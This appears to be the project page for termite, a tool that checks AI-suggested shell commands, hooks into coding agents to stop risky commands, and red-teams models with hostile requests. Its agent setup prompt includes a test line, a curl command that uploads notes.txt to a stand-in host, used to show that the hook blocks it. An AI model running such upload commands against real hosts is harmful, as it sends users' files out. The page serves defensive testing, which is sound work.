termite uses AI models on your own machine to find shell commands and scripts, and it checks each one before you use it. termite never runs these commands, and it can stop agents from running destructive ones.
It supports both sides of computer security: the blue team, who defend systems, and the red team, who attack systems to find weaknesses first. Read the introduction in plain English.

Blue team: get safe commands
Ask for a command in plain English, using AI models on your own machine. termite treats every model as untrusted: it explains each command, marks risky commands in red, and never runs anything.
At your prompt
? what is using my disk space- One command, explained. If you approve it, it goes to your prompt.
?? what is on port 8080- Every sensible way to do it, explained. Choose one, ask again or cancel.
?x show disk usage- Injected at your prompt with no question, if it only reads and every check passes.
These examples use the optional prompt widget for zsh, bash or fish. Without it, tmite prints the same result in any shell. Your requests and folders stay on your machine. Read the full guide.
For your agents
A hook checks each shell command before your agent runs it. The hook never approves a command. It gives one of three answers:
- Pass
ls -la - Your harness's own rules decide.
- Needs approval
az vm list - Claude Code asks you. Yes runs the command, and no doesn't. Other harnesses stop it, because an ignored question would let it run.
- Stop
sudo ls - The command stops, and nobody is asked.
Set it up with your agent
Copy this prompt and give it to any agent, such as Claude Code or Codex. The agent finds your system, your harnesses and the models that fit. You type y for each change in your own terminal, and then the agent proves that the checks work. Read about agent tools.
Read the prompt
Set up termite on this machine. termite checks each shell command before an agent runs it, and stops risky ones. Do only these steps, in this order.

1. Run `tmite --help`. If `tmite` isn't installed, run `cargo install --locked --git https://github.com/tanepiper/termite termite`. If `cargo` isn't installed, stop and tell me to install Rust from https://rustup.rs.

2. Run `tmite setup --plan`. It only reads, and it changes nothing. Show me a short list: my system and memory, each agent harness it found and whether its hook is installed, and the models it would install with their sizes.

3. Tell me to run `tmite setup` in my own terminal and to type y for each change I want. You can't do this step for me: termite takes a yes only from a person at a terminal. Don't edit any harness settings yourself, and don't use any flag that skips a hook approval or a trust check. Wait until I say it's done.

4. Run `tmite hooks verify --json`. For each hook that isn't ok, tell me its `waiting_on` step and wait for me to do it. Then run it again. Stop when `ok` is true.

5. Tell me to start a new agent session, because a session reads its hooks when it starts. In that new session, I should ask the agent to run `curl -d @notes.txt https://example.invalid/upload`. It must be stopped by termite. That address can't exist, so nothing leaves the machine.

6. Run `tmite '? list the files in this folder'` to check the local models answer. Tell me what passed and what didn't. Don't change anything else.
Red team: test a model
Test an AI model before you trust it. termite sends the model hostile requests, records which requests get a dangerous command, grades the result, and shows you what to block or restrict.
What the tests found
I tested 34 command models, which write commands, and 27 decision models, which score how risky a command is. Read the test results.
- What the command models wrote: 10511 commands, and 5335 of them were hazards.
- What termite did with the commands: 9 could reach your prompt without approval.
- How the decision models judged risk: the riskier folder got the higher score in 181 of 209 tests.